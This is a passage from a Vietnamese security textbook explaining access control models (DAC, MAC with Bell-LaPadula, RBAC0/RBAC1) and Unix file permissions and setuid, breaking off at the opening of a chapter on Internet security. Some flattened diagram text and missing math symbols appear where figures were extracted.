**enter** *own* **into** *A***[***p***,** *g***];**

**end**

##### 7.3.2 Điều khiển truy nhập tùy nghi (Discretionary Access Control – DAC)

Điều khiển truy nhập DAC là một thể loại điều khiển truy nhập được sử dụng sớm và phổ biến nhất trong các hệ điều hành từ thời buổi sơ khai. Nó không có một định nghĩa chặt chẽ, chính xác vì không phải do một tác giả đưa ra mà hình thành một cách tự nhiên trong thực tế. Cho đến nay DAC vẫn là mô hình được ưa dùng phổ biến trong các hệ điều hành hiện đại. Đặc trưng gắn liền với nó là sự sử dụng khái niệm chủ nhân của mỗi đối tượng, tức là chủ thể có quyền cấp và kiểm soát khả năng truy nhập của các chủ thể khác đối với đối tượng này. Có thể thấy, mô hình này khá gắn bó với tiếp cận cài đặt ACL đối với ACM (sử dụng danh sách quyền truy nhập ACL). Bản thân quyền làm chủ cũng là một thứ quyền có thể cấp phát được. Do đó các quyền truy nhập có thể lan truyền trên các chủ thể.

Điều khiển truy nhập tùy nghi tạo nên sự linh hoạt mềm dẻo tối đa cho việc quản lý quyền truy nhập. Tuy nhiên sự phân tán cao độ của việc quản lý, cũng như sự cho phép dễ dãi trong việc cấp phát quyền, có thể tạo ra sự lan truyền quyền một cách không mong muốn, tức ra tạo ra những vấn đề an toàn bảo mật. Sự mềm dẻo dễ dãi này rất dễ bị khai thác, và hệ thống dễ bị tổn thương và không thể chống lại những nguồn và hình thức tấn công như: Trojan horse (con ngựa thành Troy), mã độc, lỗi phần mềm, NSD nội bộ có ý đồ xấu. Nguyên nhân chủ yếu như đã nói, hệ thống không thể kiểm soát được luồng thông tin (information flow) về điểu khiển truy nhập, do đó những kẻ chỉ là khách vãng lai hoặc vai trò thứ yếu trong hệ thống cũng có thể dần dần thu hoạch được những quyền truy nhập đối với những đối tượng quan trọng của hệ thống.

#### 7.4 ĐIỀU KHIỂN TRUY NHẬP CƯỠNG CHẾ (MANDATORY ACCESS CONTROL – MAC)

Ngược với DAC, Điều khiển Truy nhập Cưỡng chế (Mandatory Access Control – MAC), không cho phép các cá nhân chủ thể toàn quyền quyết định sự truy cập cho mỗi đối tượng mà cưỡng chế sự truy nhập tất cả các đối tượng theo một chính sách chung, được qui định bởi một cơ chế phân loại cấp bậc. Theo sự phân loại này các chủ thể được phân loại và được gán nhãn cấp bậc, thể hiện tầm quan trọng (đặc quyền) cao hay thấp trong hệ thống (xét trên phương diện an toàn bảo mật), và các đối tượng cũng được phân loại và gán nhãn thể hiện tính mật, tức là cần bảo vệ, cao hay thấp. *Cấp bậc* của chủ thể (security class) phải đủ cao thì mới có thể truy nhập được vào một đối tượng có một *nhãn bảo mật* mức nào đó (security clearance). Thông thường, *Cấp* của chủ thể cần phải không thấp hơn *Mức* bảo mật của đối tượng. Tóm lại, một luật truy nhập chung sẽ áp dụng để ra quyết định cho tất cả các yêu cầu truy nhập thay vì sự quản lý phân tán của các chủ nhân đối tượng như ở trong mô hình MAC.

Ví dụ 7.4 Về định nghĩa của MAC, nguồn Wikipedia nói như sau:

In [computer security,](http://en.wikipedia.org/wiki/Computer_security) **mandatory access control** (**MAC**) refers to a type of [access control](http://en.wikipedia.org/wiki/Access_control) by which the [operating systemc](http://en.wikipedia.org/wiki/Operating_system)onstrains the ability of a *subject* or *initiator* to access or generally perform some sort of operation on an *object* or *target*. In practice, a subject is usually a process or thread; objects are constructs such as files, directories, [TCP](http://en.wikipedia.org/wiki/Transmission_Control_Protocol)[/UDP](http://en.wikipedia.org/wiki/User_Datagram_Protocol) ports, shared memory segments, IO devices etc. Subjects and objects each have a set of security attributes. Whenever a subject attempts to access an object, an authorization rule enforced by the operating system [kernel](http://en.wikipedia.org/wiki/Kernel_(computing)) examines these security attributes and decides whether the access can take place. Any operation by any subject on any object will be tested against the set of authorization rules (aka *policy*) to determine if the operation is allowed. A [database management system,](http://en.wikipedia.org/wiki/Database_management_system) in its access control mechanism, can also apply mandatory access control; in this case, the objects are tables, views, procedures, etc.

Bên cạnh việc khống chế truy nhập thông qua cấp bậc của chủ thể và mức an toàn của đối tượng, một khái niệm cũng thường được sử dụng là sự phân nhóm theo thể loại thông tin. Thông tin trong hệ thống được phân loại theo các nhóm thể loại (cathegories), mà cũng được áp dụng cho cả chủ thể và đối tượng. Mỗi nhãn của mỗi chủ thể hay đối tượng sẽ có hai thành phần (cấp/mức, nhóm thể loại) trong đó nhóm thể loại được hiểu như một tập con của tập vũ trụ tất cả dạng các thông tin có thể có. Một cách khái quát, mỗi nhãn sẽ là một phần tử trong không gian tích đề-các (A,C) trong đó không gian của cấp/mức A có một quan hệ thứ tự đầy đủ trên đó còn không gian thể loại C là không gian các tập con có một dạng quan hệ thứ tự bán phần (tức là quan hệ tập con).

Có thể thấy luật truy nhập được xây dựng trên một quan hệ so sánh nhãn, mà hay được gọi là dominate tức là “chiếm ưu thế hơn” hay “cao hơn”. Một nhãn (*A*,*C*) là ưu thế hơn (dominate) nhãn (*A’*,*C’*) nếu và chỉ nếu *A*≥*A’* và *C**C’*. (Lưu ý rằng nếu dấu bằng xảy ra ở cả 2 chỗ thì cũng vẫn được chấp nhận.) Chú ý rằng, đã có một sự khái quát gộp chung lại của khái niệm cấp bậc của chủ thể và mức bảo mật của đối tượng thông tin. Chính vì vậy nhãn của chủ thể và nhãn của đối tượng thông tin có thể cùng đưa vào một không gian chung để so sánh và tạo nên tính đơn giản của qui luật truy nhập.

Ví dụ 7.5 Trong một hệ thống quản lý thông tin và điểm số của một khoa đại học, có 2 cấp/mức bảo mật là confidential (mật) và public (công khai), đồng thời có 2 thể loại thông tin là student-info (thông tin sinh viên) và dept-info (thông tin về khoa/viện). Như vậy có thể có các nhãn như: label(Joe)=(confidential,{student-info}) label(grades)=(confidential,{student-info})

Dễ thấy luật truy nhập sẽ cho phép Joe được đọc dữ liệu grades vì nhãn của Joe không hề thua kém nhãn của grades.

Để biểu diễn quan hệ “ưu hơn” trong một hệ thống thực tế, người ta có thể vẽ một đồ thị có hướng của các nhãn (như là nút đồ thị) mà các cạnh giữa chúng thể hiện quan hệ “ưu hơn” nếu có. Tuy nhiên để tránh phức tạp người ta có thể dấu không vẽ những cạnh thể hiện tính bắc cầu mặc dù hiển nhiên quan hệ “ưu hơn” là một quan hệ bắc cầu. Biểu diễn dạng đồ thị như vậy còn gọi là lưới. Mô hình thực tế BLT mà ta sẽ trình bày sau đây cũng dựa trên cơ sở lưới như vậy.

Ví dụ 7.6 Chúng ta có thể xây dựng một đồ thị như vậy từ các nhãn có được ở hệ thống đề xuất trong ví dụ 7.5



confidential,{student

(

-

info,dept

-

info})



(

confidential,{student

-

info

})



confidential,{dept

(

-



confidential,{

})

(



(

public,{student

-

info,dept

-

info

})



(

public,{student

-

info})



public,{dept

(

-

info})



(

public,

{})

**Hình vẽ 7.1:** Sơ đồ minh họa ví dụ 7.6

Như đã nói, ở đây ta không vẽ các cạnh mà có thể suy ra qua bắc cầu. Ví dụ như, hiển nhiên rằng (confidential,{student-info,dept-info}) là ưu thế hơn (public, {}) nhưng không thiết vẽ vào.

##### 7.4.1 Mô hình Bell- LaPadula (BLP)

Đây là một mô hình phổ biến trong các lĩnh vực liên quan đến an ninh quốc phòng, theo tiếp cận chung MAC. Mô hình BLP chú trọng vào bảo vệ tính mật cao độ, truy nhiên vẫn hỗ trợ khả năng phi tập trung hóa, tức là không dồn toàn bộ kiểm soát và quản trị truy nhập về một nơi duy nhất. Một mặt, để đảm bảo tính cưỡng chế cao, toàn bộ các yêu cầu truy nhập phải đi qua một bộ phận kiểm soát gọi là BLP reference monitor. Bộ phận monitor này sẽ kiểm tra xem yêu cầu truy nhập này có thỏa mãn các luật bảo mật chung, nếu đáp ứng mới thông qua. Tuy nhiên cũng có những chủ thể đặc biệt được coi là đáng tin cậy, luôn được thông qua. Các cấp bậc/thang mức được sử dụng là tối mật (Top Secret – TS), mật (Secret – S), nội bộ (Confidential – C) và Còn lại (Unclassified – UC) . BLP cũng cho phép phối hợp cả hai dạng cơ chế cưỡng chế và tùy nghi, trong đó cơ chế sử dụng bộ kiểm soát (BLP monitor) sẽ đảm bảo cưỡng chế áp dụng bộ luật chung, còn cơ chế tùy nghi có thể được thêm vào sau khi một yêu cầu truy nhập đã đáp ứng bộ luật.

Bộ luật của BLP chỉ có 2 luật cơ bản, được phát biểu hết sức đơn giản. Luật thứ nhất được gọi là Bảo mật đơn giản (Simple Security Property – SSP), trong đó một chủ thể s sẽ chỉ được phép thực hiện thao tác *đọc* (*read*) đối với một đối tượng o nếu nhãn của *s* là ưu thế hơn nhãn của *o*. Luật này áp dụng cho tất cả các chủ thể (kể cả đáng tin cậy, trusted subjects). Luật này đơn giản là không cho phép chủ thể cấp dưới được đọc biết thông tin ở cấp cao hơn, nó có thể được tóm tắt bởi 3 từ đơn giản trong tiếng Anh: *No Read Up*. Khi được phối hợp với một cơ chế tùy nghi, nó sẽ được phát biểu như sau: chủ thể *s* được đọc đối tượng *o* khi và chi khi nhãn của s ưu thế hơn nhãn của o đồng thời *s* có được cấp phép *đọc* đối với *o*.

Luật thứ hai có cái tên đơn giản hơn nữa, \*-luật (\*-property), và một phát biểu dường như khá ngược đời: một chủ thể *s* chỉ được thực hiện thao tác *viết* (*write*) lên đối tượng *o* khi nhãn của *o* là ưu thế hơn nhãn của *s*. Tượng tự như với luật SSP, \*-luật này cũng có một cách nói đơn giản: No Write Down. Tại sao vậy? Có thể hiểu là luật này được đưa ra để nhằm tránh việc những chủ thể ở cấp cao hơn có thể tình cờ tiết lộ thông tin cùng cấp xuống chủ thể cấp dưới. Tuy nhiên luật này chỉ áp dụng với các chủ thể không được coi là tin cậy (untrusted subjects). Tương tự như với SSP, luật này cũng có thể mở rộng để phối hợp với cơ ché tùy nghi.

Ví dụ 7.7 Các thông tin trong bảng dưới đây sẽ minh họa một hệ thống cụ thể mà BLP được áp dụng

|  |  |  |
| --- | --- | --- |
| **Security level** | **Subject** | **Object** |
| Top Secret | Tamara | Personnel Files |
| Secret | Samuel | E-Mail Files |
| Confidential | Claire | Activity Logs |
| Unclassified | Ulaley | Telephone Lists |

Theo bảng này, dễ nhận thấy chủ thể Tamara có thể đọc tất cả các dữ liệu, trong khi Claire không thể đọc Personnel Files hay Email files và Ulaley chỉ có thể đọc duy nhất Telephone Lists. Ngoài ra Tamara và Samuel sẽ không được phép viết lên Activity Logs.

#### 7.5 ĐIỀU KHIỂN TRUY NHẬP DỰA VAI TRÒ (ROLE-BASED ACCESS CONTROL – RBAC)

Thực tế ứng dụng của điều khiển truy nhập đã làm nảy sinh một tiếp cận thiết kế điều khiển truy nhập kiểu mới, có khả năng bám sát và phản ánh tốt hơn những đặc trưng khái quát của các hệ thống thông tin doanh nghiệp, đặc biệt là các hệ thống có nghiệp vụ riêng (ví dụ như doanh nghiệp ngân hàng tài chính). Theo tiếp cận này, việc cấp các quyền truy nhập, khai thác tài nguyên (permission) không trực tiếp hướng tới người sử dụng cuối mà hướng tới, lớp hay cụm những người sử dụng giống nhau trên phương diện nhiệm vụ, vai trò xử lý thông tin. Khái niệm mới *vai trò* (role) được đưa ra để khái quát tượng trưng cho một dạng, một lớp các nhiệm vụ xử lý tin. Dễ thấy trong một hệ thống doanh nghiệp đặc thù, người ta có thể đưa ra định nghĩa của một tập các vai trò cơ bản, bao phủ hết các dạng nghiệp vụ đặc thù mà mỗi người sử dụng có thể phải thực hiện. Tập các vài trò thường có kích thước nhỏ hơn tập người dùng cuối rất nhiều vì thường mỗi vai trò sẽ có một nhóm người dùng cuối được gán thuộc cho nó.


Như vậy ý tưởng cơ bản của tiếp cận mới này là sự định nghĩa của tập hợp các vai trò công việc cơ bản (thường mang nặng tính nghiệp vụ), tương ứng với mỗi vai trò là một dạng nhiệm vụ xử lý thông tin cơ bản, và việc ban phát quyền sử dụng, truy nhập tài nguyên đến các vai trò. Một người dùng cuối tuy không được ban phát quyền truy nhập một cách trực tiếp, nhưng vẫn được hưởng các quyền thích hợp do “ăn theo” những vai trò mà người dùng này được gán cho. Chú ý rằng một người dùng có thể có một hoặc nhiều vai trò khác nhau.

Mô hình mới này được goi là mô hình điều khiển truy nhập hướng vai trò (RoleBased Access Control – RBAC). Cách tiếp cận của nó rất phù hợp với mô hình doanh nghiệp có nghiệp vụ đặc trưng, vì vậy các khái niệm của nó rất gần với trực giác, bám sát được các yêu cầu về quản lý sử dụng tài nguyên phản ánh đúng trách nhiệm, quyền hạn và năng lực của các dạng vị trí (vai trò) công việc trong doanh nghiệp.

Chú ý rằng trong RBAC, sự gắn quyền vào vai trò (role-permission assignment) thường là lâu dài, trong khi đó ở DAC sự gắn quyền trực tiếp đến người dùng cuối (user-permission assignment) có thể mang tính ngắn hạn và thay đổi thường xuyên (không bám sát đặc thù công việc, mà bám vào nhu cầu cụ thể có thể thay đổi hàng ngày). Vì vậy RBAC thể hiện hàng loạt các ưu điểm vì phù hợp hơn với quản lý trong hệ thống thông tin doanh nghiệp. Hiển nhiên, nó có khả năng diễn tả cao các chính sách tổ chức của doanh nghiệp: phân công theo vai trò là cơ sở cho sự sự tách biệt các nhiệm vụ cũng như tạo ra cơ chế đại diện ủy nhiệm. RBAC cũng hỗ trợ khả năng đảm bảo đặc quyền tối thiểu hợp lý (Least previledge) và khai quá hóa thông tin dữ liệu (data abstraction). Đồng thời RBAC rất mềm dẻo và tiện lợi kinh tế cho việc đáp ứng nhanh các thay đổi về chính sách bảo mật. Một yêu cầu bảo mật mới sẽ chỉ dẫn đến thay đổi cách thức gán quyền truy nhập vào các vai trò, chứ không dẫn đến sự thay đổi cụ thể trực tiếp vào dữ liệu điều khiển người sử dụng.

Mô hình RBAC là độc lập với các mô hình DAC và MAC. Mô hình này là trung tính với chính sách (policy neutral): chính cách cấu hình các vai trò trong hệ thống sẽ xác định, thể hiện chính sách muốn áp đặt vào hệ thống. Không nên hiểu khái niệm *vai trò* (RBAC) là tương tự với *nhóm người dùng* (user group, RBAC). Nhóm người dùng đơn giản là một tập thể người dùng (cùng làm việc, hay cùng chia sẻ điều gì đó) nhưng mỗi người dùng vẫn có thể có các quyền khai thác khác nhau. Vai trò có thể coi là khái niệm trung gian giữa một tập các người dùng và một tập các quyền khai thác.


RBAC không phải là một mô hình đơn nhất mà được thực ra một tập hợp các mô hình phát triển ở mức độ khác nhau và có tính thừa kế. Đơn giản nhất là mô hình cơ bản RBAC0 (base model) mà mọi mô hình khác đều thừa kế các tính chất của nó. Mô hình RBAC1, mô hình có sự phân cấp vai trò (role hierarchy), và mô hình RBAC2, mô hình có ràng buộc (constrainsts) đều thừa kế trực tiếp trên cơ sở RBAC0. Ngoài ra mô hình RBAC3 (consolidated model) là mô hình cao cấp hơn cả, thừa kế cả RBAC1 và RBAC2.



**Hình vẽ 7.1**: Các mô hình RBAC

##### 7.5.1 Mô hình cơ sở RBAC0

Mô hình thể hiện sự tương tác vận động giữa tập U các người dùng (users), tập P các quyền truy nhập khai thác (permissions) và tập R các vai trò hay vị trí công việc. Tập S các phiên làm việc (sessions) thể hiện nhiều khả năng đăng nhập khác nhau có thể xảy ra của một người dùng mà có nhiều vai trò khác nhau. Các ánh xạ (assignments) thể hiện các tương tác và quan hệ giữa các tập này, qua đó cũng nói lên các chức năng của điều khiển truy nhập.



**Hình vẽ 7.2**: Mô hình RBAC0

Ánh xạ UA  U x R (User Assignment) thể hiện sự gắn người dùng vào các vai trò. Một vai trò có thể được gắn cho nhiều người dùng và một người dùng cũng có thể có nhiều vai trò (loại mũi tên trong hình vẽ thể hiện mối nhiều - nhiều này). Tích Đềcác U x R thể hiện tập tất cả các cặp phép gắn giữa 1 NSD và 1 vai trò có thể có; vì vậy, quan hệ UA chính là một tập hợp con của tập tích Đề-các này. Khái niệm một người dùng có nhiều vai trò là phù hợp với thực tế khi có nhiều người có khả năng làm việc kiêm nhiệm, đặc biệt là trường hợp quản lý kiêm nhiệm và quản lý làm thay vai trò nhân viên (khi thiếu người).


Ánh xạ PA P x R (Permission Assignment) thể hiện sự gắn quyền truy nhập cho các vai trò. Đây cũng là quan hệ nhiều-nhiều: một vai trò thì có nhiều quyền truy nhập (nhiều tài nguyên khác nhau, hoặc cùng một tài nguyên với nhiều loại quyền khác nhau) và đương nhiên, cùng một quyền truy nhập có thể cấp cho nhiều vai trò khác nhau.

Tập S của các phiên (sessions) thể hiện quan hệ một-nhiều giữa các NSD (users) với các vai trò (roles). Tại một phiên làm việc, một người sử dụng có thể lựa chọn một hoặc nhiều hơn các vai trò, trong số các vai trò mà NSD đã được gán qua UA. Khi một phiên được tạo với nhiều hơn một vai trò (của cùng một người sử dụng), tập các quyền truy nhập có thể khai thác tại phiên này chính bằng hợp của các quyền truy nhập được phép đối với mỗi vai trò. Chú ý rằng mỗi NSD có thể cùng đồng thời mở ra nhiều phiên làm việc khác nhau (có thể ở trên nhiều máy). Trong mô hình hình thức, hàm Users: SU được mô tả như là hàm trên tập các phiên, cho đầu ra là 1 NSD là chủ của một phiên cho trước. Còn hàm Roles: S  2R được mô tả như hàm trên tập phiên mà cho đầu ra là tập các vai trò được gắn vào phiên (thông qua NSD chủ phiên). Thông qua các ánh xạ và hàm đã định nghĩa hình thức như trên, người ta có thể xác định được tập các quyền truy nhập ứng với mỗi phiên làm việc nào đó. Phiên nằm dưới điều khiển của NSD cho nên nó có thể được mở với bất kỳ tập vai trò là tập con của tập các vai trò đã gán cho NSD, và NSD cũng có thể thay đổi các vai trò này trong quá trình sử dụng phiên.

Chú ý rằng các quyền khai thác (permissions) chỉ được áp dụng cho các đối tượng dữ liệu tài nguyên chứ không áp dụng cho chính các đối tượng dữ liệu điều khiển truy nhập (theo mô hình RBAC). Chỉ có các đặc quyền của người quan trị mới có thể thực hiện sửa đổi cho các tập dữ liệu điều khiển U,R,S và P.

##### 7.5.1 Mô hình cơ sở RBAC1

Mô hình này quan tâm đến sự tổ chức cấu trúc của các vai trò vốn dĩ không được xem xét trong RBAC0: mô hình này chỉ coi các vai trò như một tập độc lập, trong khi thực tế cho thấy điều ngược lại, đặc biệt ở các doanh nghiệp có hệ thống nghiệp vụ chuyên môn. Để phản ánh thực tế tốt hơn, mô hình RBAC1 đưa ra khái niệm tổ chức phân cấp các vai trò trong đó các vai trò ở cấp cao hơn có thể thừa kế sự sử dụng các quyền truy nhập của các vai trò cấp dưới. Sự phân cấp cao thấp này được đưa ra dựa vào một quan hệ bán thứ tự được định nghĩa bằng một cách nào đó. Quan hệ bán thứ tự là quan hệ thỏa mãn 3 tính chất: phản xạ, truyền ứng và bắc cầu. Sơ đồ mô hình có sự khác biệt duy nhất so với sơ đồ RBAC0 là ở chỗ đưa vào dấu hiệu của sự phân cấp các vai trò, bản chất cũng là một quan hệ nhiều - nhiều trên chính tập R. Quan hệ phân cấp có hình thức ký hiệu sau: RH  R x R, trong đó sử dụng ký hiệu ≥ cho quan hệ bán thứ tự nói trên.



**Hình vẽ 7.3**: Mô hình RBAC1.

Ví dụ 7.8 Các vai trò liên quan đến cơ sở y tế có thể tổ chức thành cấu trúc phân cấp với sự thừa kế như sau: Nhân viên y tế  bác sĩ/y sĩ  bác sĩ đa khoa và bác sĩ chuyên khoa. Bác sĩ đa khoa và bác sĩ chuyên cao là bậc cao hơn có thừa kế từ bậc dưới là bác/y sĩ (có trình độ đại học), bậc này lại thừa kế từ cấp cơ sở là nhân viên y tế.

## ★7.6 CASE STUDY: ĐIỀU KHIỂN TRUY NHẬP TRONG HỆ ĐIỀU HÀNH UNIX

Trong hệ điều hành Unix và các hệ điều hành phát triển thừa kế (như Linux), điều khiển truy nhập có một thiết kế đặc thù, có thể nói là tương thích với mô hình DAC và cài đặt ma trân truy nhập theo ACL (danh sách quyền truy nhập). Các khái niệm đối tượng quản lý của điều khiển truy nhập trong Unix là NSD (users), nhóm (user groups), tiến trình (processes) và tệp (files). Mỗi đối tượng chủ thể đều có định danh (identity – ID) duy nhất, tương ứng là UID, GID, PID (cho mỗi NSD, nhóm và tiến trình). Các đối tượng tài nguyên mà sự truy nhập được điều khiển là files và các thư mục.

### 7.6.1 Tổ chức của các file dữ liệu và dữ liệu điều khiển

Các file tổ chức theo một cấu trúc phân cấp của các thư mục. Bản thân các thư mục cũng được xem như các file đặc biệt. Mặc dù các thư mục được tổ chức phân cấp (dạng cây), quyền truy nhập các thư mục không có tính thừa kế. Chỉ có 3 quyền cơ bản để truy nhập dữ liệu file là đọc (Read), viết/sửa (Write) và thực hiên, chạy chương trình (Execute). Cũng 3 loại quyền truy nhập có thể áp dụng với thư mục (file đặc biệt) nhưng sẽ mang ý nghĩa thích hợp với thư mục:

* Đọc (Read): Xem danh sách các file trong thư mục
* Thực hiện (Execution): cho phép duyệt thư mục; chẳng hạn lệnh chuyển thư mục (chdir) sẽ yêu cầu quyền này mới có thể thực hiện được
* Kết hợp của Viết và Thực hiện sẽ cho phép tạo và xóa file trong thư mục đã cho
* Khi truy nhập một file theo đường dẫn đầy đủ: cần có quyền thực hiện trong tất cả chuỗi thư mục đi theo đường dẫn này.

Như đã nói, cài đặt của dữ liệu điều khiển truy nhập (ma trận truy nhập) là phỏng theo mô hình danh sách truy nhập ACL. Các quyền truy nhập của mỗi đối tượng tài nguyên (file) được cất vào một cấu trúc dữ liệu đi kèm với mỗi file, gọi là i-node (information node); cấu trúc này cũng còn lưu các thông tin thuộc tính khác của file. Tuy nhiên cấu trúc này là đơn giản và khái quát hơn nhiều nếu so với dự liệu cột của ma trận truy nhập. Nó không cho phép cấp phát quyền truy nhập đến từng NSD mà chỉ theo 3 lớp cơ bản: người chủ (NSD có quyền làm chủ - owner), nhóm chủ và tất cả các NSD khác.

Các quyền truy nhập một file (Đọc/Viết/Thực hiện) được lưu trữ bằng 3 bit (permission bits), trong khi hệ điều hành chỉ cấp phát quyền truy nhập theo 3 phạm vi khác nhau nói trên; vì vậy mỗi i-node của một file sẽ chứa 9 bit cho thông tin quyền truy nhập. Cùng với 1 bit lưu trữ xác định file này là file thường hay thư mục, chúng làm nên nhóm 10 bit thuộc tính cơ bản của file vẫn được thông báo theo mỗi dòng thông tin file khi gọi lệnh xem thư mục của hệ điều hành. Cụ thể là, khi được hiện thị, danh sách thuộc tính sẽ có dạng “drwxr-xr-x”, trong đó:

* Vị trí đầu tiên sẽ hiện thị “d”, nếu đối tượng này là thư mục, ngược lại là ký hiệu -
* Ba vị trí tiếp (nhóm bit đầu tiên) thể hiện các quyền mà người chủ có thể thực hiện với đối tượng; ba vị trí giữa thể hiện quyền của nhóm chủ; ba vị trí cuối thể hiện quyền của tất cả NSD còn lại (public)
* Trong mỗi chuỗi 3 vị trí, vị trí đầu cho biết về quyền đọc (r), quyền viết (w) hay quyền thực hiện (x); ở mỗi vị trí đó, nếu không có quyền thì sẽ hiển thị ký hiệu -

### 7.6.2 Chủ thể, sự đại diện và đặc quyền

Khái niệm các quyền truy nhập (permission bits) cho ta biết về khả năng có thể truy nhập vào một file của một NSD, tuy nhiên trên thực tế các chủ thể của hành động truy nhập lại là các tiến trình (chứ không phải NSD). Vì vậy sẽ có một cơ chế ngầm là tiến trình sẽ kiểm tra để biết NSD mà nó đại diện và lấy quyền truy nhập từ đó. Tuy vậy, có một vấn đề khó khăn đặc thù ở đây là: sẽ giải quyết ra sao nếu chương trình thực hiện (tiến trình) được xây dựng để thực hiện một *công việc nào đó mà đòi hỏi quyền truy nhập cao hơn quyền thực có của chủ thể* thực hiên nó?

Một ví dụ điển hình ở đây là chương trình ***passwd***, được xây dựng để giúp người sử dụng thay đổi mật khẩu của mình, và nó cần thực hiện cập nhật lên file lưu trữ các mật khẩu. Đây là dạng dữ liệu hệ thống, loại mà không thể được cho phép can thiệp bởi NSD thông thường, mà chỉ truy nhập được bởi chủ thể có đặc quyền quản trị hệ thống (root). Nhớ rằng dù sao thì *passwd* được tạo ra để cho người dùng thường sử dụng. Vì vậy Unix đã phải xây dựng thêm một cơ chế đặc biệt, nhằm giải quyết riêng khía cạnh đặc thù này của bài toán điều khiển truy nhập.

Cơ chế này cho phép mỗi tiến trình gắn với 3 định danh NSD (User ID) thay vì một duy nhất. Đó là: UID chủ (real UID, của người chủ thực hiện tiến trình), UID (effective UID) và UID lưu cất trạng thái trước (saved UID). Các quyết định về điều khiển truy nhập đều thông qua UID hiệu lực mà giá trị của nó thông thường đặt là UID chủ, tuy nhiên có thể thay đổi trong những trường hợp ngoại lệ, ví dụ như trường hợp sử dụng ***passwd*** nói tới ở trên. Khi có sự thay đổi như vây, UID lưu cất sẽ được sử dụng để lưu trữ UID cũ hơn vì nó sẽ được quay lại sử dụng sao này (giống như cơ chế ngăn xếp). Tương tự, mỗi tiến trình cũng sẽ được gán với 3 định danh nhóm tương ứng (GID chủ, hiệu lực và lưu cất).

Để giải quyết ngoại lệ nêu trên, Unix đưa ra một cờ (flag) gọi là setuid như một thuộc tính của tệp. Khi cờ này được đặt, tiến trình thực hiện sẽ có thể sử dụng đặc quyền cao hơn, mặc dù chỉ được gọi sử dụng bằng NSD mức thường. Cụ thể là khi được đặt, UID hiệu lực của tiến trình bị gọi sẽ được chuyển UID của người chủ của tệp (tạo ra chương trình) chứ không phải là người gọi thực hiện. Cụ thể quá trình một tiến trình sử dụng các UID của nó như sau. Khi một tiến trình tạo thông qua lệnh folk (tạo tiến trình con như một bản sao của tiến trình mẹ), tiến trình con này sẽ thừa kế cả 3

4 tiến trình mới bằng lệnh gọi thực hiện

UID từ tiến trình mẹ. Khi một tiến trình gọi tạo một file (exec), nếu file này không đặt cờ setuid thì tiến trình tạo ra vẫn thừa kế 3 UID, nếu không (cờ setuid đặt) thì UID hiệu lực của tiến trình sẽ được đặt bằng UID chủ của file trong khi UID lưu cất sẽ giữ giá trị UID chủ (là UID hiệu lực trước đó).

Trường hợp ***passwd*** (và tương tự) sẽ được giải quyết cụ thể như sau. Tệp ***passwd*** là sở hữu của người quản trị hệ thống (đặc quyền cao nhất root) và được đặt cờ setuid (bit 1). Như vậy khi một tiến trình gọi thực hiện passwd, UID hiệu lực sẽ được đặt là root (chủ của passwd) trong thời gian tiến trình passwd hoạt động, và sẽ quay về UID trước khi passwd kết thúc. Nhờ đó mỗi NDS thường có thể đặt được mật khẩu của mình dù thao tác này liên quan đến việc cập nhật file hệ thống lưu trữ mật khẩu. Tuy nhiên cơ chế này cũng chính là một điểm yếu về an toàn cho hệ điều hành Unix nếu như cơ chế tạm mượn đặc quyền này bị lợi dụng.

4 Nhớ rằng việc một NSD gọi thực hiện một chương trình bản chất cũng là thông qua một tiến trình đang chạy (ví dụ: shell)

# Chương VIII AN TOÀN TRÊN INTERNET

Chương này sẽ trình bày một số chủ đề phổ biến xung quanh an toàn thông tin trên mạng Internet. An toàn mạng là một lĩnh vực rất rộng, bản thân các kiến thức cơ sở phổ biến trong lĩnh vực này cũng đủ làm nên một giáo trình; vì vậy sau phần tổng quan, chúng tôi sẽ chỉ lược chọn, tập trung trình bày một số vấn đề được quan tâm nhất

* *An toàn giao thức mạng*
* *Bảo mật tầng IP: họ giao thức IP-SEC*
* *Bảo mật tầng TCP: họ giao thức SSL/TLS*
* *Phòng vệ cho hệ thống kết nối mạng*

#### 8.1 TỔNG QUAN

Chúng ta đã xem xét hàng loạt các vấn đề cơ bản của an toàn thông tin, đương nhiên hầu hết các vấn đề này và các giải pháp của chúng cũng sẽ là những chủ đề quan trọng trong an toàn mạng. Các mục tiêu của an toàn mạng máy tính cũng là các mục tiêu chung, tức là nhằm đảm bảo tính mật (confidentiality), tính nguyên vẹn và xác thực (integrity and authentication), cũng như tính sẵn sàng và khả dụng (availability). Các vấn đề cơ bản mà chúng ta đã xem xét trong an toàn thông tin như bảo mật, xác thực, điều khiển truy nhập cũng nảy sinh từ những vấn đề ứng dụng của an toàn mạng và hệ thống kết nối mạng. Vì vậy trong chương này chúng ta sẽ chủ yếu tập trung vào xem xét hai chủ đề đặc trưng nhất của an toàn mạng mà trước đây chưa được quan tâm. Đó là *an toàn đối với giáo thức mạng* và đối với *các hệ thống kết nối mạng*.

